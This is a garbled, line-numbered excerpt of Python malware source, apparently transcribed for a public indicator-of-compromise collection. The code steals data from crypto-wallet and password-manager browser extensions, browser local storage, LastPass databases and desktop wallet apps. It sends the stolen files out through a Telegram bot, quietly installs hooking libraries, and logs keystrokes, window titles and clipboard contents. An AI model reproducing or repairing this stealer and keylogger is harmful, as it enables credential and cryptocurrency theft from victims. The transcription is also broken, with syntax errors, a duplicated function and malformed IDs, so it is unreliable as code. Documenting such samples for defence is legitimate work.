873     "kpkpbbccddmclapjggddabellkdpd":"Sulist", "kliploaocndlodceefjgdpajalo":"Aurox", "bopcbmpjncdcdfljgddjgngpaaab":"Block", "knhclpebrfngnllhkipjlmloaeka":"Eternl", "afknhfhebdjlojgicbcmngjlor":"Backpack",
874     "kqiflllthkikjjoekjjoeliehejyb":"Nose", "fjrcjkejgogjllalohljogegfujk":"Temo", "jaoolkfrcaloonpghiojfkkgctm":"Twettr", "mpghnljpdajjgfnhcmmbnabfgbh":"Oswallet", "nhghepghojkajhfrfoolmmlilped":"Nite",
875     "nbdhlgjnjpkajghbfjhgcljfgdl":"Hamper", "flfdgplfngndfclckdeknbbhcc":"Wytton", "jmbobjahlngofajofjckllhhchj":"Onekey", "frcckdbjooioeedlajpalnlmallo":"M80W", "gdahifghlmedlakteidgelheffhc":"Paragon",
876     "ebaeifdkjcmoipppnkghndpbm":"Sensui", "oprglmcmbajamepmlojppolelana":"Rainbow", "jffjgdhkeohkelibefedgijjpkdeb":"Ordpay", "kfecffoibancnajejlnbabbifeahh":"Libonomy", "opccgrfipjldgpenmajoajjbohhpdil":"Sul",
877     "peajldjkgpnkllbcccgcckekckbin":"OpenMask", "kbbcdccagopjfockflacnnefaehaiochb":"Shell", "abogalocnmedmepohnhlijjckjcd":"Blade", "omaabefbmljiedngpifjmooppbclkk":"Tonkeeper", "cnncndhjpacnkjckafchppobnphndm":"HAWAH",
878     "eokbaidfgndljeflfgfkljkdol":"Fluent", "fnjmkhmkbjkabndcnogagggheec":"Ronin", "dmakcknogkcgdfhddicnackhejap":"Keplr", "dicobjipgiokobohmabehhfoodb":"ArgentX", "alifbnrbpmeekipheejlmdnlpjppp":"Station",
879     "eajfommlkjbjfamebeonakicgcfed":"Taha", "mkpghkblkkrfacfmmesjcmabijhclj":"RegiEdem", "frcbeckpkmcmjaehllcoogljnmp":"Initia", "lprfcbjenijpeilllfnkikgckghdo":"Hami", "fphkgbmdioegedndfkegfjainf":"Cosmostation",
880     "ppfdilnphfcccemhifjkapfbhd":"Frontier", "fdjanakfbddjjaoklfcppajohcrg":"Dashlane"}
881     ext_sync_dic={"bhghoanapcdpohhigooaadnphkal":"GoogleAuth"},
882
883     }
884
885     for browser fn in [chrome, chromium, opera, brave, msedge, vivaldi]:
```

```

866     try:
867         browser_data = browser_fn()
868         prof_dirs = browser_data["prof_dirs"]
869
870     for prof_dir in prof_dirs:
871         br_id=browser_fn_name
872         if br_id=="chrome":br_id="c"
873         elif br_id=="brave":br_id="1"
874         elif br_id=="edge" or br_id=="msedge":br_id="3"
875         pr_id=os.path.basename(prof_dir)
876         if pr_id=="s_dir":pr_id = "s"
877         elif pr_id.startswith("Profile "):pr_id=pr_id[8:]
878
879         pre = f"{br_id}_{pr_id}"
880
881         ext_local_root=os.path.join(prof_dir, "Local Extension Settings")
882         cp_dirs(ext_local_root, ext_local_dir, dst, pre, \ext_local\ )
883
884         ext_sync_root=os.path.join(prof_dir, "sync Extension Settings")
885         cp_dirs(ext_sync_root, ext_sync_dir, dst, pre, \ext_sync\ )
886
887         local_storage=os.path.join(prof_dir, "Local Storage")
888         cp_dir(local_storage, dst, f"{pre}_local_storage", "local_storage")
889
890         db_last_pass=os.path.join(prof_dir, "databases\chrome-extension_hdokiejplmakedhjahdlicegeploahd_o")
891         cp_dir(db_last_pass, dst, f"{pre}_db_last_pass", "db_last")
892     except:pass
893
894 def id_app(dst):
895     app_win_array=["%LocalAppData%\1Password": "1pass", "%AppData%\Exodus": "exodus", "%AppData%\atomic": "atomic", "%AppData%\Electrum": "electrum", "%AppData%\WinAuth": "winauth", "%AppData%\Proxifier4\Profiles": "proxifier4",
896     "%AppData%\Dashlane": "dashlane"
897     app_osx_array=[os_base_path+"Exodus": "exodus", os_base_path+"atomic": "atomic"]
898     app_linux_array=[_conf_path+"Exodus": "exodus", _l_conf_path+"atomic": "atomic"]
899
900     items = []
901     if ost == "win32":items = app_win_array
902     elif ost.startswith("\linux\"):items = app_linux_array
903     elif ost == "\damin\"):items = app_osx_array
904
905     for item in items:
906         try:
907             src = os.path.expandvars(item)
908             if os.path.isdir(src):shutil.copytree(src, os.path.join(dst, \app\, app_win_array[item]), dirs_exist_ok=True)
909         except:pass
910
911 def send_tg(tok, cid, fn):
912     tg_url = f"https://api.telegram.org/bot{tok}/sendDocument\
913     try:
914         with open(fn, \rb\ ) as fp:
915             files = (\document\ : fp).data = (\chat_id\ : cid)

```

```

916         res = requests.post(tg_url, data=data, files=files)
917         fp.close()
918         return res.status_code
919     except:return -1
920
921 is_wost.startswith("\win\ )
922 if is_w == _F:
923     try:client.run()
924     except KeyboardInterrupt:pass
925     sys.exit(0)
926
927 try:import pywinhook as pyhook
928 except:
929     try:subprocess.check_call([\PYP, _M, _P, _L, \pywinhook\ ], stdout=_DM);import pywinhook as pyhook
930     except:pass
931 try:import pyperclip
932 except:
933     try:subprocess.check_call([\PYP, _M, _P, _L, \pyperclip\ ], stdout=_DM);import pyperclip
934     except:pass
935 try:import psutil
936 except:
937     try:subprocess.check_call([\PYP, _M, _P, _L, \psutil\ ], stdout=_DM);import psutil
938     except:pass
939 try:import win32process
940 except:
941     try:subprocess.check_call([\PYP, _M, _P, _L, \pywin32\ ], stdout=_DM);import win32process
942     except:pass
943 try:import pythoncom
944 except:
945     try:subprocess.check_call([\PYP, _M, _P, _L, \pywin32\ ], stdout=_DM);import pythoncom
946     except:pass
947 try:import win32gui
948 except:
949     try:subprocess.check_call([\PYP, _M, _P, _L, \pywin32\ ], stdout=_DM);import win32gui
950     except:pass
951
952 def act_win_pn():
953     try:pid = win32process.GetWindowThreadProcessId(win32gui.GetForegroundWindow);return (pid[-1], psutil.Process(pid[-1]).name()
954     except:pass
955
956 def write_txt(text):0
957
958 c_win = 0
959
960 m_win = 0
961 def hmd(event):
962     global e_buf, m_win
963     if m_win==event.Window:m_win=event.Window;tt='\ <.\ )'
964     else:tt='\ <.\ )'

```

```
965     e_buf+=tt;write_txt(tt);return _I
966
967 def hmd(event):
968     global e_buf, m_win
969     if m_win==event.Window:m_win=event.Window;tt-<<'\<<>>\'
970     else:tt-<<'\<<>>\'
971     e_buf+=tt;write_txt(tt);return _I
972
973 def is_down(status):
974     if status == 128: return _I
975     return _F
976
977 def is_ctl_down():
978     return is_down(pyHook.GetKeyState(0xA1) or is_down(pyHook.GetKeyState(0xA2) or is_down(pyHook.GetKeyState(0xA3)
979
980 def check_window(event):
981     global c_win
982     if c_win != event.Window:
983         (pid, text) = act_win_pn()
984         tz = timezone.offset=timedelta(hours=9)
985         d_t = datetime.fromtimestamp(time.time(), tz)
986         t_s = d_t.strftime("%m/%d/%Y, %H:%M:%S")
987         c_win = event.Window
988         return f"\n
989
990 """
991 [{"text"} | PID: {pid}-{c_win}\n
992 -| @ {t_s} | {event.WindowName}\n
993 """
994
995     return ""
996
997 def run_copy_clipboard():
998     global e_buf
999     try:
1000         copied = pyperclip.waitForPaste(0.05);tt = "\n
1001         =====BEGIN=====
1002         ";tt += copied;tt += "\n
1003         =====END=====
1004         "
1005         e_buf += tt;write_txt(tt)
1006     except Exception as ex:pass
1007
1008 def hkb(event):
1009     if event.KeyID == 0xA2 or event.KeyID == 0xA3:return _I
1010
1011     global e_buf
1012     tt = check_window(event)
1013
1014     key = event.Ascii
1015     if is_ctl_down():key=f"<<{event.Key}>>"
1016     elif key==0D:key=""
```

```
1017
1018     else:
1019         if key>=32 and key<=126:key=chr(key)
1020         else:key=f'\<{event.Key}>\'
1021         tt += key
1022         if is_ctl_down() and event.Key == '\C\':
1023             tmr = Timer(0.1, run_copy_clipboard);tmr.start()
1024         elif is_ctl_down() and event.Key == '\V\':
1025             tmr = Timer(0.1, run_copy_clipboard);tmr.start()
1026
1027     e_buf += tt;write_txt(tt);return _I
1028
1029 def starthk():hm = pyHook.HookManager();hm.MouseLeftDown = hmd;hm.MouseRightDown = hmd;hm.KeyDown = hkb;hm.HookMouse();hm.HookKeyboard()
1030 def hk_loop():
1031     try:starthk();pythocon.PumpMessages()
1032     except:pass
1033 def run_client():
1034     t1=Thread(target=hk_loop);t1.daemon=_I;t1.start()
1035     try:client.run()
1036     except KeyboardInterrupt:sys.exit(0)
1037 run_client()
```

Source: <https://github.com/ssrdio/PublicIoC/tree/main/CestLaVie>